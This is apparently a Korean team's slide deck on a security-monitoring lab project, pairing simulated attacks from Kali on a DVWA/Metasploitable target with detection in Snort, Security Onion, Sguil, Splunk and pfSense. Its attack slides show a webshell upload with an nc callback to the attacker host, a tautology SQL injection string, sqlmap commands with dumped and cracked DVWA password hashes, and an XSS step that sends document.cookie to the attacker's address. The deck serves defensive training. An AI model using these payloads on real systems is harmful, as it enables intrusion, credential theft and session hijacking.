

보안 관제 시스템 구성 및 침입 탐지 프로젝트

2025.06.16-2025.06.23



netfort

목차

- **1** 프로젝트 개요
- **2** 주요 기술 및 도구
- **3** 침입 시나리오 및 취약점 유형
- **4** 대응 방안 및 개선 방향



1 프로젝트 개요




1-1 구성도

VM 생성/등록 | 콘솔 | 전원 켜기 | 전원 끄기 | 일시 중단 | 새로 고침 | 작업

Q 검색

<input type="checkbox"/>	가상 시스템	실행...	사용된 공간	게스트 운영 체제	호스트 이름	호스트 C...	호스트 메...
<input type="checkbox"/>	Alpine	✓ 보통	2.08 GB	기타 Linux(64비트)	알 수 없음	19 MHz	233 MB
<input type="checkbox"/>	mint	✓ 보통	16.62 GB	Ubuntu Linux(64비...	mint	56 MHz	1.42 GB
<input type="checkbox"/>	metasploitable	✓ 보통	6.21 GB	Ubuntu Linux(32비...	알 수 없음	30 MHz	480 MB
<input type="checkbox"/>	kali	✓ 보통	23.29 GB	Debian GNU/Linux...	알 수 없음	80 MHz	1.21 GB
<input type="checkbox"/>	vyos-1-1.8	✓ 보통	1.35 GB	Debian GNU/Linux...	vyos	17 MHz	210 MB
<input type="checkbox"/>	pfsense	✓ 보통	4.44 GB	FreeBSD 12 이상 ...	알 수 없음	107 MHz	1.41 GB
<input type="checkbox"/>	mint-dev	✓ 보통	54.41 GB	Ubuntu Linux(64비...	알 수 없음	71 MHz	584 MB
<input type="checkbox"/>	splunk	✓ 보통	21.78 GB	기타(32비트)	splunk-virtual-mac...	343 MHz	3.98 GB
<input type="checkbox"/>	securityonion16	✓ 보통	6.08 GB	Ubuntu Linux(64비...	알 수 없음	791 MHz	4.55 GB
<input type="checkbox"/>	ubuntu-splunk-forwarder	✓ 보통	22.2 GB	기타(32비트)	알 수 없음	0 MHz	0 MB

빠른 필터... 10 항목



1-2 핵심 기술 스택

핵심 기술 스택

범주		기술 / 도구
 	공격 시뮬레이션	Kali Linux, Metasploit, DVWA
 	침입 탐지 / 보안 분석	Snort, Security Onion, Splunk, Sguil
	보안 로그 분석 / 시각화	Splunk (Dashboard), GeoIP, Alert 기능
 	보안 강화 도구	Wazuh (HIDS), AWS WAF, GuardDuty
 	자동화 / 향후 확장	Terraform (배포 자동화), CloudTrail, VPC Flow Logs
 	웹 해킹 기법 실습	SQL Injection, XSS, Webshell 업로드, Session Hijacking

1-3 팀원 소개 및 역할

김현수

방화벽 및 네트워크 담당자

김민성

ESXi 인프라 구축 담당자

조준한

보안 분석 시스템 담당자

김혜수

ESXi 인프라 구축 담당자

신영민


방화벽 및 네트워크 담당자

신지혜

서버 및 클라이언트 운영 담당자



1-4 프로젝트 일정



2 주요 기술 및 도구



2-1 주요 기술 및 도구

구분	기술	설명
공격 시뮬레이션	Kali Linux Metasploit	모의 침투 테스트용 리눅스 배포판 다양한 공격 툴 내장 취약점 기반 공격 시나리오 구현
침입 탐지	Snort Security Onion	네트워크 기반 IDS. 패킷 기반 실시간 탐지 및 룰 설정
로그 분석 및 시각화	Splunk	로그 수집, 쿼리 분석, 대시보드 시각화 공격 이벤트 추적

3 침입 시나리오 및 취약점 유형



3-1 침입 시나리오

1 Kali Linux를 활용하여 내부망 또는 DMZ에 공격 시뮬레이션(Metasploit)


2 Snort 및 Security Onion에서 탐지 여부 확인

3 Splunk에서 해당 이벤트 검색 및 시각화

4 대응 방안 수립 및 로그 분석 보고서 작성



3-2 Kali – Upload 취약점 공격



[공격자 (10.44.44.44)]



공격 시도 (upload)
[방화벽]



(패킷 통과 또는 탐지)
[DVWA 서버 (Metasploitable)]



응답 및 로그
[Security Onion (패킷 감시)]



[Sguil → Splunk → 시각화 및 보고]

DMZ-NET(security onion) → SOC-NET (Splunk)

Security Onion → Splunk


- 포트 9997 허용
- Splunk가 syslog 수신 중



3-2 Kali – Upload 취약점 공격

인터페이스	네트워크 대역	연결 장비	역할
WAN	10.44.44.0/24	Kali(공격자)	외부 공격 시뮬레이션용 접근 경로
DMZNET	10.0.10.0/24	Metasploitable(DVWA) Security Onion	취약점 대상 및 로그 수집
SOCNET	10.0.100.0/10.0.200.0	Splunk	로그 수집 및 시각화

3-2 Kali – Upload 취약점 공격



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:
/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:
/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::usr/share/tomcat5.5:/bin/false distccd:x:111:65534:::
/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
test:x:1003:1003::,/home/test:/bin/bash
```

Metasploitable(10.0.10.100) – DVWA 취약점 서버 “Upload”- Webshell.php 업로드 공격
Cat/etc/passwd, id, nc 10.44.44.44 4445 로그 생성



3-3 Splunk - 로그 확인

SGUIL-0.9.0 - Connected To localhost										
File Query Reports Sound: Off ServerName: localhost UserName: user1 UserID: Client does not appear to be logged in. Please exit and log back in. 2025-06-20 06:28:32 GMT										
RealTime Events Escalated Events										
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	10	netfort-en...	3.2166	2025-06-20 06:24:15	10.0.10.100	80	10.44.44.44	39700	6	ET ATTACK_RESPONSE Possible /etc/passwd vi...
RT	1	netfort-en...	3.2176	2025-06-20 06:24:44	10.44.44.44	45218	10.0.10.100	80	6	ET WEB_SERVER Exploit Suspected PHP Injecti...
RT	2	netfort-en...	3.2177	2025-06-20 06:24:54	10.0.10.100	80	10.44.44.44	45218	6	ET ATTACK_RESPONSE Output of id command fr...
RT	2	netfort-en...	3.2179	2025-06-20 06:26:33	10.44.44.44	60880	10.0.10.100	80	6	ET WEB_SERVER /bin/sh In URI Possible Shell C...

Sguil 에서 공격 log 확인 가능


>	25/06/20 15:24:56.000	Jun 20 15:24:56 10.0.10.200 Jun 20 06:24:56 netfort sguild_alert: 06:24:55 pid(9500) Alert Received: 0 2 bad-unknown n etfort-ens160 {2025-06-20 06:24:54} 3 2177 {ET ATTACK_RESPONSE Output of id command from HTTP server} 10.0.10.100 10.4 4.44.44 6 80 45218 1 2019284 1 480 480 host = 10.0.10.200 source = udp:514 sourcetype = syslog
>	25/06/20 15:24:46.000	Jun 20 15:24:46 10.0.10.200 Jun 20 06:24:46 netfort sguild_alert: 06:24:45 pid(9500) Alert Received: 0 1 web-applicati on-attack netfort-ens160 {2025-06-20 06:24:44} 3 2176 {ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd=)} 1 0.44.44.44 10.0.10.100 6 45218 80 1 2010920 9 479 479 host = 10.0.10.200 source = udp:514 sourcetype = syslog
>	25/06/20 15:24:17.000	Jun 20 15:24:17 10.0.10.200 Jun 20 06:24:17 netfort sguild_alert: 06:24:16 pid(9500) Alert Received: 0 2 successful-re con-limited netfort-ens160 {2025-06-20 06:24:15} 3 2175 {ET ATTACK_RESPONSE Possible /etc/passwd via HTTP (linux styl e)} 10.0.10.100 10.44.44.44 6 80 39700 1 2002034 9 478 478 host = 10.0.10.200 source = udp:514 sourcetype = syslog

Security Onion – Sguil 에서 받은 log 를 Splunk에 연결해서 확인 가능



3-4 Kali – SQL Injection 취약점 공격

운영중인 서버에서 SQL Injection의 취약점을 발견하고 인증 우회를 위해 정상 사용자의 인증 정보를 확보



```
Inspector Console Debugger Network Style
Filter Output
>> document.cookie
< "security=low; PHPSESSID=c23c7ca61c885c52dc2f8b135e089a15"
>> |
```

현재 사용자의 세션 쿠키 확보

User ID:

aa 'or '1'='1

Submit

ID: aa 'or '1'='1
First name: admin
Surname: admin

ID: aa 'or '1'='1
First name: Gordon
Surname: Brown

ID: aa 'or '1'='1
First name: Hack
Surname: Me

ID: aa 'or '1'='1
First name: Pablo
Surname: Picasso

ID: aa 'or '1'='1
First name: Bob
Surname: Smith

취약점 확인 및 세션 쿠키 확보

3-4 Kali – SQL Injection 취약점 공격

```
(root@kali)-[~]
# sqlmap -u "http://10.0.0.254/dvwa/vulnerabilities/sqli_blind/?id=aa&Submit=3c7ca61c885c52dc2f8b135e089a15" -p id --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
sponsibility to obey all applicable local, state and federal laws. Developers
r any misuse or damage caused by this program

[*] starting @ 01:01:34 /2025-06-20/

[01:01:34] [INFO] resuming back-end DBMS 'mysql'
[01:01:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
—
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=aa' AND (SELECT 5046 FROM (SELECT(SLEEP(5)))IAdx) AND 'wmQS'=
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=aa' UNION ALL SELECT NULL,CONCAT(0x7176707871,0x4770734254566
66546d70506a54534743,0x7171716b71)-- -&Submit=Submit
```

데이터베이스 및 테이블 목록 조회

```
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
```

조회 결과



netfort

3-4 Kali – SQL Injection 취약점 공격

공격자는 DVWA 환경에서 SQL Injection 취약점을 이용해
DVWA 데이터베이스의 users 테이블에서
아이디(user)와 비밀번호(password) 컬럼의 데이터를 추출

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user  | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
```

추출한 아이디(user)와 비밀번호(password)

Username
1337

Password
.....

Login

추출한 값으로 로그인 시도

Username: 1337

로그인 성공



3-5 Pfsense - 로그 확인

SQL Injection 공격 탐지 로그

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 13:10:12	⚠	1	TCP	Web Application Attack	10.44.44.44 🔍 ⊕	41544	10.0.0.254 🔍 ⊕	80	1:2010963 ⊕ ✖	ET WEB_SERVER SELECT USER SQL Injection Attempt in URI
2025-06-20 13:10:12	⚠	1	TCP	Attempted Administrator Privilege Gain	10.44.44.44 🔍 ⊕	41544	10.0.0.254 🔍 ⊕	80	1:2053467 ⊕ ✖	ET WEB_SERVER Possible SQL Injection SELECT CAST in HTTP URI
2025-06-20 13:10:12	⚠	1	TCP	Web Application Attack	10.44.44.44 🔍 ⊕	41528	10.0.0.254 🔍 ⊕	80	1:2010963 ⊕ ✖	ET WEB_SERVER SELECT USER SQL Injection Attempt in URI
2025-06-20 13:10:12	⚠	1	TCP	Attempted Administrator Privilege Gain	10.44.44.44 🔍 ⊕	41528	10.0.0.254 🔍 ⊕	80	1:2053467 ⊕ ✖	ET WEB_SERVER Possible SQL Injection SELECT CAST in HTTP URI
2025-06-20 13:10:12	⚠	1	TCP	Web Application Attack	10.44.44.44 🔍 ⊕	41522	10.0.0.254 🔍 ⊕	80	1:2010963 ⊕ ✖	ET WEB_SERVER SELECT USER SQL Injection Attempt in URI
2025-06-20 13:10:12	⚠	1	TCP	Attempted Administrator Privilege Gain	10.44.44.44 🔍 ⊕	41522	10.0.0.254 🔍 ⊕	80	1:2053467 ⊕ ✖	ET WEB_SERVER Possible SQL Injection SELECT CAST in HTTP URI
2025-06-20 13:08:02	⚠	1	TCP	Web Application Attack	10.44.44.44 🔍 ⊕	38406	10.0.0.254 🔍 ⊕	80	1:2017808 ⊕ ✖	ET WEB_SERVER Possible MySQL SQLi Attempt Information Schema Access



3-6 Kali – XSS(Cross Site Scripting) 공격

Name *

Message *

Name: test
Message: This is a test comment.

1 공격 시도

“Document.cookie” 를 통해 사용자의 세션 cookie 탈취
<http://10.44.44.44/cookie?> 뒤에 “document cookie를 입력하여
10.44.44.44 로 전송

Alert Log View Settings

Interface to Inspect: WAN (vmx0) ☐ Auto-refresh view 250
Choose interface.. Alert lines to display.

Alert Log Actions

Alert Log View Filter

3 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 11:43:03		1	TCP	Web Application Attack	10.44.44.44	57928	10.0.0.254	80	1:2009714	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt
2025-06-20 11:41:21		1	TCP	Web Application Attack	10.44.44.44	55924	10.0.0.254	80	1:2009714	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt
